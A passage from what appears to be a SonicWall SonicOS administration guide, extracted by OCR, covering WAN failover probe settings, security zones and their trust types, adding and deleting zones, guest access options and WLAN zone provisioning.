
NOTE: The Dialup WAN probe setting also defaults to the built-in settings.

4 Click **OK**.

Configuring Probe Settings

To configure the Group Member settings:

1 Click the **Configure** icon of the Group member you wish to configure on the **Network > Failover & LB** page. The **Probe Settings** dialog displays.



2 Select the type of probing to be done:

- **Physical Monitoring Only** (default; all other options are dimmed).
- **Logical/Probe Monitoring enabled** – all other options become available.

3 From the **Logical/Probe Monitoring** enabled drop-down menu, select when the probe succeeds:

- **Probe succeeds when either Main Target or Alternate Target responds.**
- **Probe succeeds when both Main Target and Alternate Target respond.**
- **Probe succeeds when Main Target responds.**
- **Succeeds Always (no probing)**. – Default; all other options are dimmed.

4 From the **Main Target** drop-down menu, select:

- **Ping (ICMP)**
- **TCP** (default)

a In the **Main Target Host** field, enter the host name. The default is **responder.global.sonicwall.com**.

b In the **Main Target Port** field, enter the applicable port. The default is **50000**.

5 From the **Alternate Target** drop-down menu, select:

NOTE: The **Alternate Target** options are available only when **Probe succeeds when either Main Target or Alternate Target responds** or **Probe succeeds when both Main Target and Alternate Target respond** is selected for **Logical/Probe Monitoring** enabled.

- **Ping (ICMP)**

- **TCP** (default)

a In the **Alternate Target Host** field, enter the host name. The default is **responder.global.sonicwall.com**.

b In the **Alternate Target Port** field, enter the applicable port. The default is **50000**.

6 In the **Default Target IP** field, enter the IP address of the default target.

NOTE: This option is dimmed if S**ucceeds Always (no probing)** is selected for **Logical/Probe Monitoring enabled**.

An IP Address of `0.0.0.0` or a DNS resolution failure uses the configured Default Target IP.


7 Click **OK**.

31

Configuring Network Zones

Network > Zones

A zone is a logical grouping of one or more interfaces designed to make management, such as the definition and application of Access Rules, a simpler and more intuitive process than following strict physical interface scheme. Zone-based security is a powerful and flexible method of managing both internal and external network segments, allowing the administrator to separate and protect critical internal network resources from unapproved access or attack.



A network security zone is simply a logical method of grouping one or more interfaces with friendly, user-configurable names, and applying security rules as traffic passes from one zone to another zone. Security zones

provide an additional, more flexible, layer of security for the firewall. With the zone-based security, the administrator can group similar interfaces and apply the same policies to them, instead of having to write the same policy for each interface. For more information on configuring interfaces, see Network > Interfaces on page 273.

SonicOS zones allows you to apply security policies to the inside of the network. This allows the administrator to do this by organizing network resources to different zones, and allowing or restricting traffic between those zones. This way, access to critical internal resources such as payroll servers or engineering code servers can be strictly controlled.

Zones also allow full exposure of the NAT table to allow the administrator control over the traffic across the interfaces by controlling the source and destination addresses as traffic crosses from one zone to another. This means that NAT can be applied internally, or across VPN tunnels, which is a feature that users have long requested. Firewalls can also drive VPN traffic through the NAT policy and zone policy, since VPNs are now logically grouped into their own VPN zone.

Topics:

How Zones Work

An easy way to visualize how security zones work is to imagine a large new building, with several rooms inside the building, and a group of new employees that do not know their way around the building. This building has one or more exits, which can be thought of as the WAN interfaces. The rooms within the building have one or more doors, which can be thought of as interfaces. These rooms can be thought of as zones inside each room are a number of people. The people are categorized and assigned to separate rooms within the building. People in each room going to another room or leaving the building, must talk to a doorperson on the way out of each room. This doorperson is the inter-zone/intra-zone security policy, and the doorperson's job to consult a list and make sure that the person is allowed to go to the other room, or to leave the building. If the person is allowed (i.e. the security policy lets them), they can leave the room via the door (the interface).

Upon entering the hallway, the person needs to consult with the hallway monitor to find out where the room is, or where the door out of the building is located. This hallway monitor provides the routing process because the monitor knows where all the rooms are located, and how to get in and out of the building. The monitor also knows the addresses of any of the remote offices, which can be considered the VPNs. If the building has more than one entrance/exit (WAN interfaces), the hallway monitor can direct people to use the secondary entrance/exit, depending upon how they've been told to do so (i.e. only in an emergency, or to distribute the traffic in and out of the entrance/exits). This function can be thought of as WAN Load Balancing.

There are times that the rooms inside the building have more than one door, and times when there are groups of people in the room who are not familiar with one another. In this example, one group of people uses only one

door, and another group uses the other door, even though groups are all in the same room. Because they also do not recognize each other, in order to speak with someone in another group, the users must ask the doorperson (the security policy) to point out which person in the other group is the one with whom they wish to speak. The doorperson has the option to not let one group of people talk to the other groups in the room. This is an example of when zones have more than one interface bound to them, and when intra-zone traffic is not allowed.

Sometimes, people will wish to visit remote offices, and people may arrive from remote offices to visit people in specific rooms in the building. These are the VPN tunnels. The hallway and doorway monitors check to see if this is allowed or not, and allow traffic through. The doorperson can also elect to force people to put on a costume before traveling to another room, or to exit, or to another remote office. This hides the true identity of the person, masquerading the person as someone else. This process can be thought of as the NAT policy.

Predefined Zones

The predefined zones on your firewall depend on the device. The predefined security zones on the SonicWall Security Appliance are not modifiable and are defined as follows:

- **DMZ**: This zone is normally used for publicly accessible servers. This zone can consist of one to four interfaces, depending on you network design.
- **LAN**: This zone can consist of multiple interfaces, depending on your network design. Even though each interface will have a different network subnet attached to it, when grouped together they can be managed as a single entity.
- **MGMT**: This zone is used for appliance management and includes only the MGMT interface. Interfaces in other zones can also be enabled for SonicOS management, but the MGMT zone/interface provides the added security of a separate zone just for management.
- **MULTICAST**: This zone provides support for IP multicasting, which is a method for sending IN packets from a single source simultaneously to multiple hosts.
- **SSLVPN**: This zone is used for secure remote access using the SonicWall NetExtender client.
- **VPN**: This virtual zone is used for simplifying secure, remote connectivity.
- **WLAN**: This zone provides support to SonicWall SonicPoints. When assigned to the Opt port, it enforces SonicPoint Enforcement, automatically dropping all packets received from non-SonicPoint devices. The WLAN zone supports the following:
    - SonicPoint Discovery Protocol (SDP) to automatically poll for and identify attached SonicPoints
    - SonicWall Simple Provisioning Protocol to configure SonicPoints using profiles
    - Wireless and guest service configurations
- **WAN**: This zone can consist of multiple interfaces. If you're using the security appliance's WAN failover capability, you need to add the second Internet interface to the WAN zone.

NOTE: Even though you may group interfaces together into one security zone, this does not preclude you from addressing a single interface within the zone.

Security Types

Each zone has a security type, which defines the level of trust given to that zone. There are six security types:

- **Trusted**: Trusted is a security type that provides the highest level of trust—meaning that the least amount of scrutiny is applied to traffic coming from trusted zones. Trusted security can be thought of as being on the LAN (protected) side of the security appliance. The LAN zone is always Trusted.

- **Management**: The Management security type is unique to the MGMT zone and MGMT interface, and also provides the highest level of trust.
- **Encrypted**: Encrypted is a security type used exclusively by the VPN and SSLVPN zones. All traffic to and from an Encrypted zone is encrypted.
- **Wireless**: Wireless is a security type applied to the WLAN zone or any zone where the only interface to the network consists of SonicWall SonicPoint devices. Wireless security type is designed specifically for use with SonicPoint devices. Placing an interface in a Wireless zone activates SDP (SonicWall Discovery Protocol) and SSPP (SonicWall Simple Provisioning Protocol) on that interface for automatic discovery and provisioning of SonicPoint devices. Only traffic that passes through a SonicPoint is allowed through a Wireless zone; all other traffic is dropped.
- **Public**: A Public security type offers a higher level of trust than an Untrusted zone, but a lower level of trust than a Trusted zone. Public zones can be thought of as being a secure area between the LAN (protected) side of the security appliance and the WAN (unprotected) side. The DMZ, for example, is a Public zone because traffic flows from it to both the LAN and the WAN. By default traffic from DMZ to LAN is denied. But traffic from LAN to ANY is allowed. This means only LAN initiated connections will have traffic between DMZ and LAN. The DMZ will only have default access to the WAN, not the LAN.
- **Untrusted**: The Untrusted security type represents the lowest level of trust. It is used by both the WAN and the virtual Multicast zone. An Untrusted zone can be thought of as being on the WAN (unprotected) side of the security appliance.By default, traffic from Untrusted zones is not permitted to enter any other zone type without explicit rules, but traffic from every other zone type is permitted to Untrusted zones.

Allow Interface Trust

The **Allow Interface Trust** setting in the **Add Zone** dialog automates the creation of Access Rules to allow traffic to flow between the interface of a zone instance. For example, if the LAN zone has both the **LAN** and **X3** interfaces assigned to it, checking **Allow Interface Trust** on the LAN zone creates the necessary Access Rules to allow hosts on these interfaces to communicate with each other.

Enabling SonicWall Security Services on Zones


You can enable SonicWall Security Services for traffic across zones. For example, you can enable SonicWall Intrusion Prevention Service for incoming and outgoing traffic on the WLAN zone to add more security for internal network traffic. You can enable the following SonicWall Security Services on zones:

- **Enforce Content Filtering Service** - Enforces content filtering on multiple interfaces in the same Trusted and Public security types for WLAN zones.
- **Enforce Client Anti-Virus Service** - Enforces anti-virus protection on multiple interfaces in the same Trusted and Public security types for WLAN zones.
- **Enable Gateway Anti-Virus** - Enforces gateway anti-virus protection on multiple interfaces in the same Trusted and Public security types for WLAN zones.
- **Enable IPS** - Enforces intrusion detection and prevention on multiple interfaces in the same Trusted and Public security types for WLAN zones.
- **Enable App Control Service** - Enforces application control policy services on multiple interfaces in the same Trusted and Public security types for WLAN zones.
- **Enable Anti-Spyware Service** - Enforces anti-spyware detection and prevention on multiple interfaces in the same Trusted and Public security types for WLAN zones.
- **Enforce Global Security Clients** - Enforces Global Security Client (GSC) protection on multiple interfaces in the same Trusted and Public security types for WLAN zones.

- **Create Group VPN** - Creates a GroupVPN policy for the zone, which is displayed in the VPN Policies table on the **VPN > Settings** page. You can customize the GroupVPN policy on the **VPN > Settings** page. If you clear **Create Group VPN**, the GroupVPN policy is removed from the **VPN > Settings** page.
- **Enable SSL Control** - Enables SSL Control on the zone. All new SSL connections initiated from that zone are now subject to inspection. SSL Control must first be enabled globally on the **Firewall > SSL Control** page.
- **Enable SSLVPN Access** - Enables SSLVPN secure remote access on the zone.

The Zone Settings Table

The **Zone Settings** table displays a listing of all the firewall's default predefined zones as well as any zones you create. The table displays the following status information about each zone configuration:




- **Name**: Lists the name of the zone. The predefined **LAN**, **WAN**, **WLAN**, **VPN**, and **Encrypted** zone names cannot be changed.
- **Security Type**: Displays the security type: **Trusted**, **Untrusted**, **Public**, **Wireless**, or **Encrypted**.
- **Member Interfaces**: Displays the interfaces that are members of the zone.
- **Interface Trust**: A check mark indicates the **Allow Interface Trust** setting is enabled for the zone.
- **Content Filtering**: A check mark indicates SonicWall Content Filtering Service is enabled for traffic coming in and going out of the zone.
- **Client Anti-Virus**: A check mark indicates SonicWall Client Anti-Virus is enabled for traffic coming in and going out of the zone. SonicWall Client Anti-Virus manages an anti-virus client application on all clients on the zone.
- **Gateway Anti-Virus**: A check mark indicates SonicWall Gateway Anti-Virus is enabled for traffic coming in and going out of the zone. SonicWall Gateway Anti-Virus manages the anti-virus service on the firewall.
- **Anti-Spyware Service**: A check mark indicates SonicWall Anti-Spyware detection and prevention is enabled for traffic through interfaces in the zone.
- **IPS**: A check mark indicates SonicWall Intrusion Prevention Service is enabled for traffic coming in and going out of the zone.
- **App Control**: A check mark indicates App Control Service is enabled for traffic coming in and going out the zone.
- **GSC**: A check mark indicates Global Security Client is enabled for traffic coming in and going out of the zone. SonicWall GSC manages an anti-virus client application and VPN client application on all clients on the zone.

- **SSL Control**: A check mark indicates SSL Control is enabled for traffic coming in and going out the zone. All new SSL connections initiated from that zone will now be subject to inspection.
- **SSLVPN Access**: A check mark indicates SSL VPN secure remote access is enabled for traffic coming in and going out the zone.
- **Configure**: Clicking the **Edit** icon displays the Edit Zone window. Clicking the **delete** icon deletes the zone. The delete icon is dimmed for the predefined zones. You cannot delete these zones.

Adding a New Zone

To add a new zone:

1 Click **Add** under the **Zone Settings** table. The **Add Zone** dialog displays.



2 Type a name for the new zone in the **Name** field.

3 From the **Security Type** drop-down menu, select:

- **Trusted –** For zones with the highest level of trust, such as internal LAN segments.
- **Public –** For zones with a lower level of trust requirements, such as a DMZ interface.
- **Wireless –** For the WLAN interface.
- **SSLVPN** – For interfaces on which content Filtering, Client AV enforcement, and Client CF services are enabled.

4 If you want to allow intra-zone communications, select the **Allow Interface Trust** checkbox. An Access Rule allowing traffic to flow between the interfaces of a Zone instance is created automatically. This option is selected by default.

5 To have SonicOS automatically generate access rules to allow traffic between this zone and other zones of equal trust, select the **Auto-generate Access Rules to allow traffic between zones of the same trust level** checkbox. For example, `CUSTOM_LAN -> CUSTOM _LAN` or `CUSTOM_LAN -> LAN`. This option is selected by default.

6 To have SonicOS automatically generate access rules to allow traffic between this zone and other zones of lower trust, select the **Auto-generate Access Rules to allow traffic to zones with lower trust level** checkbox. For example, `CUSTOM_LAN -> WAN` or `CUSTOM_LAN -> DMZ`. This option is selected by default.

7 To have SonicOS automatically generate access rules to allow traffic between this zone and other zones of higher trust, select the **Auto-generate Access Rules to allow traffic from zones with higher trust level** checkbox. For example, `LAN -> CUSTOM_DMZ` or `CUSTOM_LAN -> CUSTOM_DMZ`. This option is selected by default.

8 To have SonicOS automatically generate access rules to deny traffic between this zone and zones of lower trust, select the **Auto-generate Access Rules to deny traffic from zones with lower trust level** checkbox. For example, `WAN -> CUSTOM_LAN` or `DMZ -> CUSTOM_LAN`. This option is selected by default.

NOTE: The next three options are dimmed and unavailable until you select a Security Type for the drop-down menu.

9 To enforce content filtering on multiple interfaces in the same Trusted, Public, and WLAN zones, select the **Enforce Content Filtering Service** checkbox. This option is not selected by default.

If this option is not selected, the **CFS Policy** drop-down menu is dimmed.

a To apply a Content Filtering Service (CFS) policy to the zone, select the policy from the **CFS Policy** drop-down menu. The default policy is **Default**.

10 To enforce managed Client Anti-Virus protection on clients connected to multiple interfaces in the same Trusted, Public, or WLAN zones using the Client Anti-Virus client on your network hosts, select the **Enable Client AV Enforcement Service** checkbox. This option is not selected by default.

11 To enforce managed Client Content Filtering on clients connected to multiple interfaces in the same Trusted, Public, or WLAN zones using the Client CF client on your network hosts, select the **Enable Client CF Service** checkbox. This option is not selected by default.

12 To enable SSLVPN secure remote access on the zone, select the **Enable SSLVPN Access** checkbox. This option is not selected by default.

NOTE: This option is dimmed if **SSLVPN** is selected for **Security Type**.

13 To create a SonicWall Group VPN Policy for this zone automatically, select the **Create Group VPN** checkbox. You can customize the Group VPN Policy in the **VPN > Settings** page. This option is not selected by default.

CAUTION: Disabling the Create Group VPN checkbox removes any corresponding Group VPN policy.

NOTE: This option is dimmed if **SSLVPN** is selected for **Security Type**.

14 To enable SSL Control on the zone, select the **Enable SSL Control** checkbox. All new SSL connections initiated from that zone are now subject to inspection. This option is not selected by default.

NOTE: SSL Control must first be enabled globally on the **Firewall > SSL Control** page. For more information, see Firewall Settings > SSL Control on page 1125.

15 To enforce gateway anti-virus protection on your firewall for all clients connecting to this zone, select the **Enable Gateway Anti-Virus Service** checkbox. SonicWall Gateway Anti-Virus manages the anti-virus service on the firewall. This option is not selected by default.

16 To enforce intrusion detection and prevention on multiple interfaces in the same Trusted, Public, or WLAN zones. select the **Enable IPS** checkbox. This option is not selected by default.

17 To enforce anti-spyware detection and prevention on multiple interfaces in the same Trusted or Public security type for WLAN zones, select the **Enable Anti-Spyware Service** checkbox. This option is not selected by default.

18 To enforce application control policy services on multiple interfaces in the same Trusted or Public security type for WLAN zones, select the **Enable App Control Service** checkbox. This option is not selected by default.

19 Click **OK**. The new zone is now added to the firewall. This option is not selected by default.

Deleting a Zone

You can delete a user-created zone by clicking the **Delete** icon in the **Configure** column. The **Delete** icon is unavailable for predefined zones. You cannot delete these zones. Any zones that you create can be deleted.


Configuring a Zone for Guest Access

SonicWall User Guest Services provides an easy solution for creating wired and wireless guest passes and/or locked-down Internet-only network access for visitors or untrusted network nodes. This functionality can be extended to wireless or wired users on the WLAN, LAN, DMZ, or public/semi-public zone of your choice.


To configure Guest Services feature:

1 Navigate to the **Network > Zones** page.

2 Click the **Configure** button for the zone you wish to add Guest Services to. The **Edit Zone** dialog displays.



3 Click the **Guest Services** tab.



4 Choose from the following configuration options for Guest Services:

- **Enable Guest Services** - Enables guest services on the WLAN zone.
- **Enable inter-guest communication** - Allows guests to communicate directly with other users who are connected to this zone.
- **Bypass AV Check for Guests** - Allows guest traffic to bypass Anti-Virus protection.
- **Enable External Guest Authentication** - Requires guests connecting from the device or network you select to authenticate before gaining access.
- **Enable Policy Page without authentication** - Directs users to a guest services usage policy page that does not require authentication. Click **Configure** to set up an HTML customizable policy usage page.
- **Custom Authentication Page** - Redirects users to a custom authentication page when they first connect to the network. Click **Configure** to set up the custom authentication page. Enter either a URL to an authentication page or a custom challenge statement in the text field, and click **OK**.
- **Post Authentication Page** - Directs users to the page you specify immediately after successful authentication. Enter a URL for the post-authentication page in the field.
- **Bypass Guest Authentication** - Allows the Guest Services feature to integrate into environments already using some form of user-level authentication. This feature automates the authentication process, allowing wireless users to reach Guest Services resources without requiring authentication. This feature should only be used when unrestricted Guest Service access is desired, or when another device upstream is enforcing authentication.
- **Redirect SMTP traffic to** - Redirects SMTP traffic incoming on this zone to an SMTP server you specify. Select the address object to redirect traffic to.

- **Deny Networks** - Blocks traffic to the networks you name. Select the subnet, address group, or IP address to block traffic to.
- **Pass Networks** - Allows traffic through the Guest Service-enabled zone to the networks you select.
- **Max Guests** - Specifies the maximum number of guest users allowed to connect to this zone. The default setting is **10**.

Special Guest Services Features for Wireless Zones

- **Enable Dynamic Address Translation (DAT)** - Guest Services provides spur of the moment "hotspot" access to wireless-capable guests and visitors. For easy connectivity, Guest Services allows wireless users to authenticate and associate, obtain IP settings, and authenticate using any Web-browser. Without DAT, if a guest user is not a DHCP client, but instead has static IP settings incompatible with the Wireless WLAN network settings, network connectivity is prevented until the user's settings change to compatible values. Dynamic Address Translation (DAT) is a form of Network Address Translation (NAT) that allows the system to support any IP addressing scheme for guest users. For example, the Wireless WLAN interface is configured with its default address of `172.16.31.1`, and one guest client has a static IP address of `192.168.0.10` and a default gateway of `192.168.0.1`, while another has a static IP address of `10.1.1.10` and a gateway of `10.1.1.1`, and DAT enables network communication for both of these clients.

5 Click **OK** to apply these settings to this zone.

Configuring a Zone for Open Authentication and Social Login

SonicOS supports Open Authentication (OAuth) and Social Login:

- Oauth assists users in sharing data between applications.
- Social Login simplifies the login process for various social media

To use these features, you create a zone, as described in the Configuring Open Authentication, Social Login, and LHM on page 2019.

Configuring the WLAN Zone

NOTE: SonicPoints are not currently supported on the SuperMassive 9800.

1 Navigate to the **Network > Zones** page.

2 If you are configuring:

- A new zone, click the **Add...** button.
- An existing zone, click the **Edit** icon for the WLAN zone.

The **Add/Edit Zone** dialog displays.


NOTE: Depending on the zone, there also may be tabs available for **Guest Services** and **Wireless**. How to configure the **General** tab is described in Adding a New Zone on page 408.

3 In the **General** tab, select the **Allow Interface Trust** setting to automate the creation of Access Rules to allow traffic to flow between the interfaces of a zone instance. For example, if the LAN zone has both the

LAN and **X3** interfaces assigned to it, checking **Allow Interface Trust** on the LAN zone creates the necessary Access Rules to allow hosts on these interfaces to communicate with each other.

4 If the **Wireless** tab is not available, select **Wireless** from the **Security Type** drop-down menu.

5 Click the **Wireless** tab.



6 In the **Wireless Settings** section, Select **SSL VPN Enforcement** to require that all traffic that enters into the WLAN zone be authenticated through a SonicWall SSL VPN appliance. This option is deselected by default.

7 From the **SSL VPN server** drop-down menu, select an address object to direct traffic to the SonicWall SSL VPN appliance or create a new on.

8 From the **SSL VPN service** drop-down menu, select the service or group of services you want to allow for clients authenticated through the SSL VPN.

9 In the **SonicPoint Settings** heading, select the **SonicPoint Provisioning Profile** you want to apply to all SonicPoints connected to this zone. Whenever a SonicPoint connects to this zone, it will be provisioned automatically by the settings in the SonicPoint Provisioning Profile, unless you have individually configured it with different settings.

- Optionally, check **Auto provisioning** to allow SonicPoints attached to the profile to be provisioned automatically when the profile is modified. This option is deselected by default.

10 Select the **SonicPoint N Provisioning Profile** when you want to apply to all SonicPoint Ns connected to this zone. Whenever a SonicPoint N connects to this zone, it is automatically provisioned by the settings in the SonicPoint Provisioning Profile, unless you have individually configured it with different settings.

- Optionally, check **Auto provisioning** to allow SonicPoint Ns attached to the profile to be provisioned automatically when the profile is modified. This option is deselected by default.

11 Select **SonicPoint NDR Provisioning Profile** when you want to apply to all SonicPointNDRs connected to this zone. Whenever a SonicPointNDR connects to this zone, it is automatically provisioned by the settings in the SonicPointNDR Provisioning Profile, unless you have individually configured it with different settings.

- Optionally, check **Auto provisioning** to allow SonicPointNDRs attached to the profile to be provisioned automatically when the profile is modified. This option is deselected by default.

